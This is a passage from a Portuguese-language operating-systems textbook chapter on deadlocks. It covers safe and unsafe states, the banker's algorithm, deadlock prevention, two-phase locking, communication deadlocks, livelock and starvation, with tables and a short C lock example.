Todo ponto no diagrama representa um estado de junção dos dois processos. No início, o estado está em *p*, com nenhum processo tendo executado quaisquer instruções. Se o escalonador escolher executar *A* primeiro, chegamos ao ponto *q*, no qual *A* executou uma série de instruções, mas *B* não executou nenhuma. No ponto *q* a trajetória torna-se vertical, indicando que o escalonador escolheu executar *B*. Com um único processador, todos os caminhos devem ser horizontais ou verticais, jamais diagonais. Além disso, o movimento é sempre para o norte ou leste, jamais para o sul ou oeste (pois processos não podem voltar atrás em suas execuções, é claro).

Quando *A* cruza a linha I_1 no caminho de *r* para *s*, ele solicita a impressora e esta lhe é concedida. Quando *B* atinge o pont o *t*, ele solicita a plotter.

As regiões sombreadas são especialmente interessantes. A região com linhas inclinadas à direita representa ambos os processos tendo a impressora. A regra

FIGURA 6.8 A trajetória de recursos de dois processos.

da exclusão mútua torna impossível entrar essa região. Similarmente, a região sombreada no outro sentido representa ambos processos tendo a plotter e é igualmente impossível.

Sempre que o sistema entrar no quadrado delimitado por I_1 e I_2 nas laterais e I_5 e I_6 na parte de cima e de baixo, ele eventualmente entrará em uma situação de impasse quando chegar à interseção de I_2 e I_6. Nesse ponto, *A* está solicitando a plotter e *B*, a impressora, e ambas já foram alocadas. O quadrado inteiro é inseguro e não deve ser adentrado. No ponto *t*, a única coisa segura a ser feita é executar o processo *A* até ele chegar a I_4. Além disso, qualquer trajetória para *u* será segura.

A questão importante a atentarmos aqui é que no ponto *t*, *B* está solicitando um recurso. O sistema precisa decidir se deseja concedê-lo ou não. Se a concessão for feita, o sistema entrará em uma região insegura e eventualmente em uma situação de impasse. Para evitar o impasse, *B* deve ser suspenso até que *A* tenha solicitado e liberado a plotter.

6.5.2 Estados seguros e inseguros

Os algoritmos que evitam impasses que estudaremos usam as informações da Figura 6.6. A qualquer instante no tempo, há um estado atual consistindo de *E, A, C* e *R*. Diz-se de um estado que ele é **seguro** se existir alguma ordem de escalonamento na qual todos os processos puderem ser executados até sua conclusão mesmo que todos eles subitamente solicitem seu número máximo de recursos imediatamente. É mais fácil ilustrar esse conceito por meio de um exemplo usando um recurso. Na Figura 6.9(a) temos um estado no qual *A* tem três instâncias do recurso, mas talvez precise de até nove instâncias. *B* atualmente tem duas e talvez precise de até quatro no total, mais tarde. De modo similar, *C* também tem duas, mas talvez precise de cinco adicionais. Existe um total de 10 instâncias de recursos, então com sete recursos já alocados, três ainda estão livres.

O estado da Figura 6.9(a) é seguro porque existe uma sequência de alocações que permite que todos os processos sejam concluídos. A saber, o escalonador pode apenas executar *B* exclusivamente, até ele pedir e receber mais duas instâncias do recurso, levando ao estado da Figura 6.9(b). Quando *B* termina, temos o estado da Figura 6.9(c). Então o escalonador pode executar *C*, levando em consequência à Figura 6.9(d). Quando *C* termina, temos a Figura 6.9(e). Agora *A* pode ter as seis instâncias do recurso que ele precisa e também terminar. Assim, o estado da Figura 6.9(a) é seguro porque o sistema, pelo escalonamento cuidadoso, pode evitar o impasse.

Agora suponha que tenhamos o estado inicial mostrado na Figura 6.10(a), mas dessa vez *A* solicita e recebe outro recurso, gerando a Figura 6.10(b). É possível encontrarmos uma sequência que seja garantida que funcione? Vamos tentar. O escalonador poderia executar *B* até que ele pedisse por todos os seus recursos, como mostrado na Figura 6.10(c).

Por fim, *B* termina e temos o estado da Figura 6.10(d). Nesse ponto estamos presos. Temos apenas quatro instâncias do recurso disponíveis, e cada um dos processos ativos precisa de cinco. Não há uma sequência que garanta a conclusão. Assim, a decisão de alocação que moveu o sistema da Figura 6.10(a) para a Figura 6.10(b) foi de um estado seguro para um inseguro. Executar *A* ou *C* em seguida começando na Figura 6.10(b) também não funciona. Em retrospectiva, a solicitação de *A* não deveria ter sido concedida.

Vale a pena observar que um estado inseguro não é um estado em situação de impasse. Começando na Figura 6.10(b), o sistema pode executar por um tempo. Na realidade, um processo pode até terminar. Além disso, é possível que *A* consiga liberar um recurso antes de pedir por mais, permitindo a *C* que termine e evitando inteiramente um impasse. Assim, a diferença entre um estado seguro e um inseguro é que a partir de um seguro o sistema pode *garantir* que todos os processos terminarão; a partir de um estado inseguro, nenhuma garantia nesse sentido pode ser dada.

FIGURA 6.9 Demonstração de que o estado em (a) é seguro.

(a) Disponível: 3

	Possui	máximo
A	3	9
B	2	4
C	2	7

(b) Disponível: 1

	Possui	máximo
A	3	9
B	4	4
C	2	7

(c) Disponível: 5

	Possui	máximo
A	3	9
B	0	–
C	2	7

(d) Disponível: 0

	Possui	máximo
A	3	9
B	0	–
C	7	7

(e) Disponível: 7

	Possui	máximo
A	3	9
B	0	–
C	0	–

FIGURA 6.10 Demonstração de que o estado em (b) é inseguro.

(a)

	Possui	máximo
A	3	9
B	2	4
C	2	7

Disponível: 3

(b)

	Possui	máximo
A	4	9
B	2	4
C	2	7

Disponível: 2

(c)

	Possui	máximo
A	4	9
B	4	4
C	2	7

Disponível: 0

(d)

	Possui	máximo
A	4	9
B	–	–
C	2	7

Disponível: 4

6.5.3 O algoritmo do banqueiro para um único recurso

Um algoritmo de escalonamento que pode evitar impasses foi desenvolvido por Dijkstra (1965); ele é conhecido como o **algoritmo do banqueiro** e é uma extensão do algoritmo de detecção de impasses dado na Seção 3.4.1. Ele é modelado da maneira pela qual um banqueiro de uma cidade pequena poderia lidar com um grupo de clientes para os quais ele concedeu linhas de crédito. (Anos atrás, os bancos não emprestavam dinheiro a não ser que tivessem certeza de que poderiam ser ressarcidos.) O que o algoritmo faz é conferir para ver se conceder a solicitação leva a um estado inseguro. Se afirmativo, a solicitação é negada. Se conceder a solicitação conduz a um estado seguro, ela é levada adiante. Na Figura 6.11(a) vemos quatro clientes, *A, B, C* e *D*, cada um tendo recebido um determinado número de unidades de crédito (por exemplo, 1 unidade é 1K dólares). O banqueiro sabe que nem todos os clientes precisarão de seu crédito máximo imediatamente, então ele reservou apenas 10 unidades em vez de 22 para servi-los. (Nessa analogia, os clientes são processos, as unidades são, digamos, unidades de fita, e o banqueiro é o sistema operacional.)

Os clientes cuidam de seus respectivos negócios, fazendo solicitações de empréstimos de tempos em tempos (isto é, pedindo por recursos). Em um determinado momento, a situação é como a mostrada na Figura 6.11(b). Esse estado é seguro porque restando duas unidades, o banqueiro pode postergar quaisquer solicitações exceto as de *C*, deixando então *C* terminar e liberar todos os seus quatro recursos. Com quatro unidades nas mãos, o banqueiro pode deixar *D* ou *B* terem as unidades necessárias, e assim por diante.

FIGURA 6.11 Três estados de alocação de recursos: (a) Seguro. (b) Seguro. (c) Inseguro.

(a)

	Possui	máximo
A	0	6
B	0	5
C	0	4
D	0	7

Disponível: 10

	Possui	máximo
A	1	6
B	1	5
C	2	4
D	4	7

Disponível: 2

(b)

	Possui	máximo
A	1	6
B	2	5
C	2	4
D	4	7

Disponível: 1

(c)

Considere o que aconteceria se uma solicitação de *B* por mais uma unidade fosse concedida na Figura 6.11(b). Teríamos a situação da Figura 6.11(c), que é insegura. Se todos os clientes subitamente pedissem por seus empréstimos máximos, o banqueiro não poderia satisfazer nenhum deles, e teríamos um impasse. Um estado inseguro não *precisa* levar a um impasse, tendo em vista que um cliente talvez não precise de toda a linha de crédito disponível, mas o banqueiro não pode contar com esse comportamento.

O algoritmo do banqueiro considera cada solicitação à medida que ela ocorre, vendo se concedê-la leva a um estado seguro. Se afirmativo, a solicitação é concedida; de outra maneira, ela é adiada. Para ver se um estado é seguro, o banqueiro confere para ver se ele tem recursos suficientes para satisfazer algum cliente. Se afirmativo, presume-se que os empréstimos a esse cliente serão ressarcidos, e o cliente agora mais próximo do limite é conferido, e assim por diante. Se todos os empréstimos puderem ser ressarcidos por fim, o estado é seguro e a solicitação inicial pode ser concedida.

6.5.4 O algoritmo do banqueiro com múltiplos recursos

O algoritmo do banqueiro pode ser generalizado para lidar com múltiplos recursos. A Figura 6.12 mostra como isso funciona.

Na Figura 6.12 vemos duas matrizes. A primeira, à esquerda, mostra quanto de cada recurso está atualmente alocado para cada um dos cinco processos. A matriz à direita mostra de quantos recursos cada processo ainda precisa a fim de terminar. Essas matrizes são simplesmente *C* e *R* da Figura 6.6. Como no caso do recurso único, os processos precisam declarar

FIGURA 6.12 O algoritmo do banqueiro com múltiplos recursos.

Processo	Unidades de fita	Plotters	Impressoras	Blu-rays
A	3	0	1	1
B	0	1	0	0
C	1	1	1	0
D	1	1	0	1
E	0	0	0	0

Recursos alocados

Processo	Unidades de fita	Plotters	Impressoras	Blu-rays
A	1	1	0	0
B	0	1	1	2
C	3	1	0	0
D	0	0	1	0
E	2	1	1	0

Recursos ainda necessários

E = (6342)
P = (5322)
A = (1020)

suas necessidades de recursos totais antes de executar, de maneira que o sistema possa calcular a matriz à direita a cada instante.

Os três vetores à direita da figura mostram os recursos existentes, *E*, os recursos possuídos, *P*, e os recursos disponíveis, *A*, respectivamente. A partir de *E* vemos que o sistema tem seis unidades de fita, três plotters, quatro impressoras e duas unidades de Blu-ray. Dessas, cinco unidades de fita, três plotters, duas impressoras e duas unidades de Blu-ray estão atualmente alocadas. Esse fato pode ser visto somando-se as entradas nas quatro colunas de recursos na matriz à esquerda. O vetor de recursos disponíveis é apenas a diferença entre o que o sistema tem e o que está atualmente sendo usado.

O algoritmo para verificar se um estado é seguro pode ser descrito agora.

1. Procure por uma linha, *R*, cujas necessidades de recursos não atendidas sejam todas menores ou iguais a *A*. Se essa linha não existir, o sistema irá em algum momento chegar a um impasse, dado que nenhum processo pode executar até o fim (presumindo que os processos mantenham todos os recursos até sua saída).
2. Presuma que o processo da linha escolhida solicita todos os recursos que ele precisa (o que é garantido que seja possível) e termina. Marque esse processo como concluído e adicione todos os seus recursos ao vetor *A*.
3. Repita os passos 1 e 2 até que todos os processos estejam marcados como terminados (caso em que o estado inicial era seguro) ou nenhum processo cujas necessidades de recursos possam ser atendidas seja deixado (caso em que o sistema não era seguro).

Se vários processos são elegíveis para serem escolhidos no passo 1, não importa qual seja escolhido: o pool de recursos disponíveis ou fica maior, ou na pior das hipóteses, fica o mesmo.

Agora vamos voltar para o exemplo da Figura 6.12. O estado atual é seguro. Suponha que o processo *B* faça agora uma solicitação para a impressora. Essa solicitação pode ser concedida porque o estado resultante ainda é seguro (o processo *D* pode terminar, e então os processos *A* ou *E*, seguidos pelo resto).

Agora imagine que após dar a *B* uma das duas impressoras restantes, *E* quer a última impressora. Conceder essa solicitação reduziria o vetor de recursos disponíveis para (1 0 0 0), o que leva a um impasse, portanto a solicitação de *E* deve ser negada por um tempo.

O algoritmo do banqueiro foi publicado pela primeira vez por Dijkstra em 1965. Desde então, quase todo livro sobre sistemas operacionais o descreveu detalhadamente. Inúmeros estudos foram escritos a respeito de vários de seus aspectos. Infelizmente, poucos autores tiveram a audácia de apontar que embora na teoria o algoritmo seja maravilhoso, na prática ele é essencialmente inútil, pois é raro que os processos saibam por antecipação quais serão suas necessidades máximas de recursos. Além disso, o número de processos não é fixo, mas dinamicamente variável, à medida que novos usuários se conectam e desconectam. Ademais, recursos que se acreditava estarem disponíveis podem subitamente desaparecer (unidades de fita podem quebrar). Desse modo, na prática, poucos — se algum — sistemas existentes usam o algoritmo do banqueiro para evitar impasses. Alguns sistemas, no entanto, usam heurísticas similares àquelas do algoritmo do banqueiro para evitar um impasse. Por exemplo, redes podem regular o tráfego quando a utilização do buffer atinge um nível mais alto do que, digamos, 70% — estimando que os 30% restantes serão suficientes para os usuários atuais completarem o seu serviço e retornarem seus recursos.

6.6 Prevenção de impasses

Tendo visto que evitar impasses é algo essencialmente impossível, pois isso exige informações a respeito de solicitações futuras, que não são conhecidas, como os sistemas reais os evitam? A resposta é voltar para as quatro condições colocadas por Coffman et al. (1971) para ver se elas podem fornecer uma pista. Se pudermos assegurar que pelo menos uma dessas condições jamais seja satisfeita, então os impasses serão estruturalmente impossíveis (HAVENDER, 1968).

6.6.1 Atacando a condição de exclusão mútua

Primeiro vamos atacar a condição da exclusão mútua. Se nunca acontecer de um recurso ser alocado exclusivamente para um único processo, jamais teremos impasses. Para dados, o método mais simples é tornar os dados somente para leitura, de maneira que os processos podem usá-los simultaneamente. No entanto, está igualmente claro que permitir que dois processos escrevam na impressora ao mesmo tempo levará ao caos. Utilizar a técnica de spooling na impressora, vários processos podem gerar saídas ao mesmo tempo. Nesse modelo, o único processo que realmente solicita a impressora física é o daemon de impressão. Dado que o daemon jamais solicita quaisquer outros recursos, podemos eliminar o impasse para a impressora.

Se o daemon estiver programado para começar a imprimir mesmo antes de toda a produção ter passado pelo spool, a impressora pode ficar ociosa se um processo de saída decidir esperar várias horas após o primeiro surto de saída. Por essa razão, daemons são normalmente programados para imprimir somente após o arquivo de saída completo estar disponível. No entanto, essa decisão em si poderia levar a um impasse. O que aconteceria se dois processos ainda não tivessem completado suas saídas, embora tivessem preenchido metade do espaço disponível de spool com suas saídas? Nesse caso, teríamos dois processos que haveriam terminado parte de sua saída, mas não toda, e não poderiam continuar. Nenhum processo será concluído, então teríamos um impasse no disco.

Mesmo assim, há um princípio de uma ideia aqui que é muitas vezes aplicável. Evitar alocar um recurso a não ser que seja absolutamente necessário, e tentar certificar-se de que o menor número possível de processos possa, realmente, requisitar o recurso.

6.6.2 Atacando a condição de posse e espera

A segunda das condições estabelecida por Coffman et al. parece ligeiramente mais promissora. Se pudermos evitar que processos que já possuem recursos esperem por mais recursos, poderemos eliminar os impasses. Uma maneira de atingir essa meta é exigir que todos os processos solicitem todos os seus recursos antes de iniciar a execução. Se tudo estiver disponível, o processo terá alocado para si o que ele precisar e pode então executar até o fim. Se um ou mais recursos estiverem ocupados, nada será alocado e o processo simplesmente esperará.

Um problema imediato com essa abordagem é que muitos processos não sabem de quantos recursos eles precisarão até começarem a executar. Na realidade, se soubessem, o algoritmo do banqueiro poderia ser usado. Outro problema é que os recursos não serão usados de maneira otimizada com essa abordagem. Tome como exemplo um processo que lê dados de uma fita de entrada, os analisa por uma hora e então escreve uma fita de saída, assim como imprime os resultados em uma plotter. Se todos os resultados precisam ser solicitados antecipadamente, o processo emperrará a unidade de fita de saída e a plotter por uma hora.

Mesmo assim, alguns sistemas em lote de computadores de grande porte exigem que o usuário liste todos os recursos na primeira linha de cada tarefa. O sistema então prealoca todos os recursos imediatamente e não os libera até que eles não sejam mais necessários pela tarefa (ou no caso mais simples, até a tarefa ser concluída). Embora esse método coloque um fardo sobre o programador e desperdice recursos, ele evita impasses.

Uma maneira ligeiramente diferente de romper com a condição de posse e espera é exigir que um processo que solicita um recurso primeiro libere temporariamente todos os recursos atualmente em suas mãos. Então ele tenta, de uma só vez, conseguir todos os recursos de que precisa.

6.6.3 Atacando a condição de não preempção

Atacar a terceira condição (não preempção) também é uma possibilidade. Se a impressora foi alocada a um processo e ele está no meio da impressão de sua saída, tomar à força a impressora porque uma plotter de que esse processo também necessita não está disponível é algo complicado na melhor das hipóteses e impossível no pior cenário. No entanto, alguns recursos podem ser virtualizados para essa situação. Promover o spooling da saída da impressora para o disco e permitir que apenas o daemon da impressora acesse a impressora real elimina impasses envolvendo a impressora, embora crie o potencial para um impasse sobre o espaço em disco. Com discos grandes, no entanto, ficar sem espaço em disco é algo improvável de acontecer.

Entretanto, nem todos os recursos podem ser virtualizados dessa forma. Por exemplo, registros em bancos de dados ou tabelas dentro do sistema operacional devem ser travados para serem usados e aí encontra-se o potencial para um impasse.

6.6.4 Atacando a condição da espera circular

Resta-nos apenas uma condição. A espera circular pode ser eliminada de várias maneiras. Uma delas é

simplesmente ter uma regra dizendo que um processo tem o direito a apenas um único recurso de cada vez. Se ele precisar de um segundo recurso, precisa liberar o primeiro. Para um processo que precisa copiar um arquivo enorme de uma fita para uma impressora, essa restrição é inaceitável.


Outra maneira de se evitar uma espera circular é fornecer uma numeração global de todos os recursos, como mostrado na Figura 6.13(a). Agora a regra é esta: processos podem solicitar recursos sempre que eles quiserem, mas todas as solicitações precisam ser feitas em ordem numérica. Um processo pode solicitar primeiro uma impressora e então uma unidade de fita, mas ele não pode solicitar primeiro uma plotter e então uma impressora.

Com essa regra, o grafo de alocação de recursos jamais pode ter ciclos. Vamos examinar por que isso é verdade para o caso de dois processos, na Figura 6.13(b). Só pode haver um impasse se A solicitar o recurso j, e B solicitar o recurso i. Presumindo que i e j são recursos distintos, eles terão números diferentes. Se $i > j$, então A não tem permissão para solicitar j porque este tem ordem menor do que a do recurso já obtido por A. Se $i < j$, então B não tem permissão para solicitar i porque este tem ordem menor do que a do recurso já obtido por B. De qualquer maneira, o impasse é impossível.

Com mais do que dois processos a mesma lógica se mantém. A cada instante, um dos recursos alocados será o mais alto. O processo possuindo aquele recurso jamais pedirá por um recurso já alocado. Ele finalizará, ou, na pior das hipóteses, requisitará até mesmo recursos de ordens maiores, todos os quais disponíveis. Em consequência, ele finalizará e libertará seus recursos. Nesse ponto, algum outro processo possuirá o recurso de mais alta ordem e também poderá finalizar. Resumindo, existe um cenário no qual todos os processos finalizam, de maneira que não há impasse algum.

Uma variação menor desse algoritmo é abandonar a exigência de que os recursos sejam adquiridos em uma sequência estritamente crescente e meramente insistir que nenhum processo solicite um recurso de ordem mais

FIGURA 6.13 (a) Recursos ordenados numericamente. (b) Um grafo de recursos.

1. Máquina de fotolito
2. Impressora
3. Plotter
4. Unidade de fita
5. Unidade de Blu-ray

baixa do que o recurso que ele já possui. Se um processo solicita inicialmente 9 e 10, e então libera os dois, ele está efetivamente começando tudo de novo, assim não há razão para proibi-lo de agora solicitar o recurso 1.

Embora ordenar numericamente os recursos elimine o problema dos impasses, pode ser impossível encontrar uma ordem que satisfaça a todos. Quando os recursos incluem entradas da tabela de processos, espaço em disco para spooling, registros travados de bancos de dados e outros recursos abstratos, o número de recursos potenciais e usos diferentes pode ser tão grande que nenhuma ordem teria chance de funcionar.

Várias abordagens para a prevenção de impasses estão resumidas na Figura 6.14.

FIGURA 6.14 Resumo das abordagens para prevenir impasses.

Condição	Abordagem contra impasses
Exclusão mútua	Usar spool em tudo
Posse e espera	Requisitar todos os recursos necessários no início
Não preempção	Retomar os recursos alocados
Espera circular	Ordenar numericamente os recursos

6.7 Outras questões

Nesta seção discutiremos algumas questões diversas relacionadas com impasses. Elas incluem o travamento em duas fases, impasses que não envolvem recursos e inanições.

6.7.1 Travamento em duas fases

Embora os meios para evitar e prevenir impasses não sejam muito promissores em geral, para aplicações específicas, são conhecidos muitos algoritmos excelentes para fins especiais. Como um exemplo, em muitos sistemas de bancos de dados, uma operação que ocorre frequentemente é solicitar travas em vários registros e então atualizar todos os registros travados. Quando múltiplos processos estão executando ao mesmo tempo, há um perigo real de impasse.

A abordagem muitas vezes usada é chamada de **travamento em duas fases** (*two-phase locking*). Na primeira fase, o processo tenta travar todos os registros de que precisa, um de cada vez. Se for bem-sucedido, ele começa a segunda fase, desempenhando as atualizações e liberando as travas. Nenhum trabalho de verdade é feito na primeira fase.

Se, durante a primeira fase, algum registro for necessário que já esteja travado, o processo simplesmente libera todas as travas e começa a primeira fase desde o início. De certa maneira, essa abordagem é similar a solicitar todos os recursos necessários antecipadamente, ou pelo menos antes que qualquer ato irreversível seja feito. Em algumas versões do travamento em duas fases não há liberação e reinício se um registro travado for encontrado durante a primeira fase. Nessas versões, pode ocorrer um impasse.

No entanto, essa estratégia em geral não é aplicável. Em sistemas de tempo real e sistemas de controle de processos, por exemplo, não é aceitável apenas terminar um processo no meio do caminho porque um recurso não está disponível e começar tudo de novo. Tampouco é aceitável reiniciar se o processo já leu ou escreveu mensagens para a rede, arquivos atualizados ou qualquer coisa que não possa ser repetida seguramente. O algoritmo funciona apenas naquelas situações em que o programador arranjou as coisas muito cuidadosamente de modo que o programa pode ser parado em qualquer ponto durante a primeira fase e reiniciado. Muitas aplicações não podem ser estruturadas dessa maneira.

6.7.2 Impasses de comunicação

Todo o nosso trabalho até o momento concentrou-se nos impasses de recursos. Um processo quer algo que outro processo tem e deve esperar até que o primeiro abra mão dele. Às vezes os recursos são objetos de hardware ou software, como unidades de Blu-ray ou registros de bancos de dados, mas às vezes eles são mais abstratos. O impasse de recursos é um problema de **sincronização de competição**. Processos independentes completariam seus serviços se a sua execução não sofresse a competição de outros processos. Um processo trava recursos a fim de evitar estados de recursos inconsistentes causados pelo acesso intercalado a recursos. O acesso intervalado a recursos bloqueados, no entanto, proporciona o impasse de recursos. Na Figura 6.2 vimos um impasse de recursos em que eles eram semáforos. Um semáforo é um pouco mais abstrato do que uma unidade de Blu-ray, mas nesse exemplo cada processo adquiriu de maneira bem-sucedida um recurso (um dos semáforos) e entraram em situação em impasse ao tentar adquirir outro (o outro semáforo). Essa situação é um clássico impasse de recursos.

No entanto, como mencionamos no início do capítulo, embora impasses de recursos sejam o tipo mais comum, eles não são o único. Outro tipo de impasse pode ocorrer em sistemas de comunicação (por exemplo, redes), em que dois ou mais processos comunicam-se enviando mensagens. Um arranjo comum é o processo *A* enviar uma mensagem de solicitação ao processo *B*, e então bloquear até *B* enviar de volta uma mensagem de resposta. Suponha que a mensagem de solicitação se perca. *A* está bloqueado esperando pela resposta. *B* está bloqueado esperando por uma solicitação pedindo a ele para fazer algo. Temos um impasse.

Este, no entanto, não é o impasse de recursos clássico. *A* não possui nenhum recurso que *B* quer, e vice-versa. Na realidade, não há recurso algum à vista. Mas trata-se de um impasse de acordo com nossa definição formal, pois temos um conjunto de (dois) processos, cada um bloqueado esperando por um evento que somente o outro pode causar. Essa situação é chamada de **impasse de comunicação** para contrastá-la com o impasse de recursos mais comum. O impasse de comunicação é uma anomalia de *sincronização de cooperação*. Os processos nesse tipo de impasse não poderiam completar o serviço se executados independentemente.

Impasses de comunicação não podem ser prevenidos ordenando os recursos (dado que não há recursos) ou evitados mediante um escalonamento cuidadoso (já que não há momentos em que uma solicitação poderia ser adiada). Felizmente, existe outra técnica que pode ser empregada para acabar com os impasses de comunicação: controles de limite de tempo (timeouts). Na maioria dos sistemas de comunicação, sempre que uma mensagem é enviada para a qual uma resposta é esperada, um temporizador é inicializado. Se o limite de tempo for ultrapassado antes de a resposta chegar, o emissor da mensagem presume que ela foi perdida e a envia de novo (e quantas vezes for necessário). Dessa maneira, o impasse é rompido. Colocando a questão de outra maneira, o limite de tempo serve como uma heurística para detectar impasses e possibilitar a recuperação, e é aplicável também a impasses de recurso. Da mesma maneira, usuários com drivers de dispositivos temperamentais ou defeituosos que geram impasses ou "congelamentos" contam com elas para resolver essas questões.

É claro, se a mensagem original não foi perdida, mas a resposta apenas foi atrasada, o destinatário pode receber a mensagem duas vezes ou mais, possivelmente com consequências indesejáveis. Pense em um sistema bancário eletrônico no qual a mensagem contém instruções para realizar um pagamento. É claro, isso não deve ser repetido (e executado) múltiplas vezes só porque a rede é lenta ou o timeout curto demais. Projetar as regras de comunicação, chamadas de **protocolo**, para

deixar tudo certo é um assunto complexo, mas fora do escopo deste livro. Leitores interessados em protocolos de rede poderiam interessar-se por outro livro de um dos autores, *Redes de computadores* (TANENBAUM e WETHERALL, 2010).

Nem todos os impasses que ocorrem em sistemas de comunicação ou redes são impasses de comunicação. Impasses de recursos também acontecem. Considere, por exemplo, a rede da Figura 6.15. Trata-se de uma visão simplificada da internet. Muito simplificada. A internet consiste em dois tipos de computadores: hospedeiros e roteadores. Um **hospedeiro** (**host**) é um computador de usuário, seja o tablet ou o PC na casa de alguém, um PC em uma empresa ou um servidor corporativo. Hospedeiros trabalham para pessoas. Um **roteador** é um computador de comunicações especializado que move pacotes de dados da fonte para o destino. Cada hospedeiro é conectado a um ou mais roteadores, seja por linha DSL, conexão de TV a cabo, LAN, conexão dial-up, rede sem fio, fibra ótica ou algo mais.

Quando um pacote chega a um roteador vindo de um dos seus hospedeiros, ele é colocado em um buffer para transmissão subsequente para outro roteador e então outro até que chegue ao destino. Esses buffers são recursos e há um número finito deles. Na Figura 6.16 cada roteador tem apenas oito buffers (na prática eles têm milhões, mas isso não muda a natureza do impasse potencial, apenas sua frequência). Suponha que todos os pacotes no roteador *A* precisam ir para *B*, todos os pacotes em *B* precisam ir para *C*, todos os pacotes em *C* precisam ir para *D* e todos os pacotes em *D* precisam ir para *A*. Nenhum pacote pode se movimentar porque não há um buffer na outra extremidade e temos um clássico impasse de recursos, embora no meio de um sistema de comunicação.

FIGURA 6.15 Um impasse de recursos em uma rede.





FIGURA 6.16 Processos educados que podem causar um livelock.

```
void process_A(void) {
      acquire_lock(&resource_1);
      while (try_lock(&resource_2) == FAIL) {
            release_lock(&resource_1);
            wait_fixed_time();
            acquire_lock(&resource_1);
      }
      use_both_resources( );
      release_lock(&resource_2);
      release_lock(&resource_1);
}

void process_A(void) {
      acquire_lock(&resource_2);
      while (try_lock(&resource_1) == FAIL) {
            release_lock(&resource_2);
            wait_fixed_time();
            acquire_lock(&resource_2);
      }
      use_both_resources( );
      release_lock(&resource_1);
      release_lock(&resource_2);
}
```

6.7.3 Livelock

Em algumas situações, um processo tenta ser educado abrindo mão dos bloqueios que ele já adquiriu sempre que nota que não pode obter o bloqueio seguinte de que precisa. Então ele espera um milissegundo, digamos, e tenta de novo. Em princípio, isso é bom e deve ajudar a detectar e a evitar impasses. No entanto, se o outro processo faz a mesma coisa exatamente no mesmo momento, eles estarão na situação de duas pessoas tentando passar uma pela outra quando ambas educadamente dão um passo para o lado e, no entanto, nenhum progresso é possível, pois elas seguem dando um passo ao lado na mesma direção ao mesmo tempo.

Considere um primitivo atômico *try_lock* no qual o processo chamador testa um mutex e o pega ou retorna uma falha. Em outras palavras, ele jamais bloqueia. Programadores podem usá-lo junto com *acquire_lock* que também tenta pegar a trava (lock), mas bloqueia se ela não estiver disponível. Agora imagine um par de processos executando em paralelo (talvez em núcleos diferentes) que usam dois recursos, como mostrado na Figura 6.16. Cada um precisa de dois recursos e usa o primitivo *try_lock* para tentar adquirir as travas necessárias. Se a tentativa falha, o processo abre mão da trava que ele possui e tenta novamente. Na Figura 6.16, o processo *A* executa e adquire o recurso 1, enquanto o

processo 2 executa e adquire o recurso 2. Em seguida, eles tentam adquirir a outra trava e falham. Para serem educados, eles abrem mão da trava que possuem atualmente e tentam de novo. Essa rotina se repete até que um usuário entediado (ou alguma outra entidade) acaba com o sofrimento de um desses processos. É claro, nenhum processo é bloqueado e poderíamos até dizer que as coisas estão acontecendo, então isso não é um impasse. Ainda assim, nenhum progresso é possível, então temos algo equivalente: um **livelock**.[2]

Livelocks e impasses podem ocorrer de maneiras surpreendentes. Em alguns sistemas, o número total de processos permitidos é determinado pelo número de entradas na tabela de processos. Desse modo, vagas na tabela de processo são recursos finitos. Se um fork falha porque a tabela está cheia, uma abordagem razoável para o programa realizando o fork é esperar um tempo qualquer e tentar novamente.

Agora suponha que um sistema UNIX tem cem entradas para processos. Dez programas estão executando, cada um deles precisa criar 12 filhos. Após cada um ter criado 9 processos, os 10 processos originais e os 90 novos exauriram a tabela. Cada um dos 10 processos originais encontra-se agora em um laço sem fim realizando *fork* e falhando — um livelock. A probabilidade de isso acontecer é minúscula, mas *poderia* acontecer. Deveríamos abandonar os processos e a chamada fork para eliminar o problema?

O número máximo de arquivos abertos é similarmente restrito pelo tamanho da tabela de i-nós, assim um problema similar ocorre quando ela enche. O espaço de swap no disco é outro recurso limitado. Na realidade, quase todas as tabelas no sistema operacional representam um recurso finito. Deveríamos abolir todas elas porque poderia acontecer de uma coleção de n processos reivindicar $1/n$ do total, e então cada um tentar reivindicar outro? Provavelmente não é uma boa ideia.

A maioria dos sistemas operacionais, incluindo UNIX e Windows, na essência apenas ignora o problema presumindo que a maioria dos usuários preferiria um livelock ocasional (ou mesmo um impasse) a uma regra restringindo todos os usuários a um processo, um arquivo aberto e um de tudo. Se esses problemas pudessem ser eliminados gratuitamente, não haveria muita discussão. A questão é que o preço é alto, principalmente por causa da aplicação de restrições inconvenientes sobre os processos. Desse modo, estamos diante de uma escolha desagradável entre conveniência e correção, e muita discussão sobre o que é mais importante, e para quem.

6.7.4 Inanição

Um problema relacionado de muito perto com o impasse e o livelock é a **inanição** (***starvation***). Em um sistema dinâmico, solicitações para recursos acontecem o tempo todo. Alguma política é necessária para tomar uma decisão sobre quem recebe qual recurso e quando. Essa política, embora aparentemente razoável, pode levar a alguns processos nunca serem servidos, embora não estejam em situação de impasse.

Como exemplo, considere a alocação da impressora. Imagine que o sistema utilize algum algoritmo para assegurar que a alocação da impressora não leve a um impasse. Agora suponha que vários processos a queiram ao mesmo tempo. Quem deve ficar com ela?

Um algoritmo de alocação possível é dá-la ao processo com o menor arquivo para imprimir (presumindo que essa informação esteja disponível). Essa abordagem maximiza o número de clientes felizes e parece justa. Agora considere o que acontece em um sistema ocupado quando um processo tem um arquivo enorme para imprimir. Toda vez que a impressora estiver livre, o sistema procurará à sua volta e escolherá o processo com o arquivo mais curto. Se houver um fluxo constante de processos com arquivos curtos, o processo com o arquivo enorme jamais terá a impressora alocada para si. Ele simplesmente morrerá de inanição (será postergado indefinidamente, embora não esteja bloqueado).

A inanição pode ser evitada com uma política de alocação de recursos primeiro a chegar, primeiro a ser servido. Com essa abordagem, o processo que estiver esperando há mais tempo é servido em seguida. No devido momento, qualquer dado processo será consequentemente o mais antigo e, desse modo, receberá o recurso de que necessita.

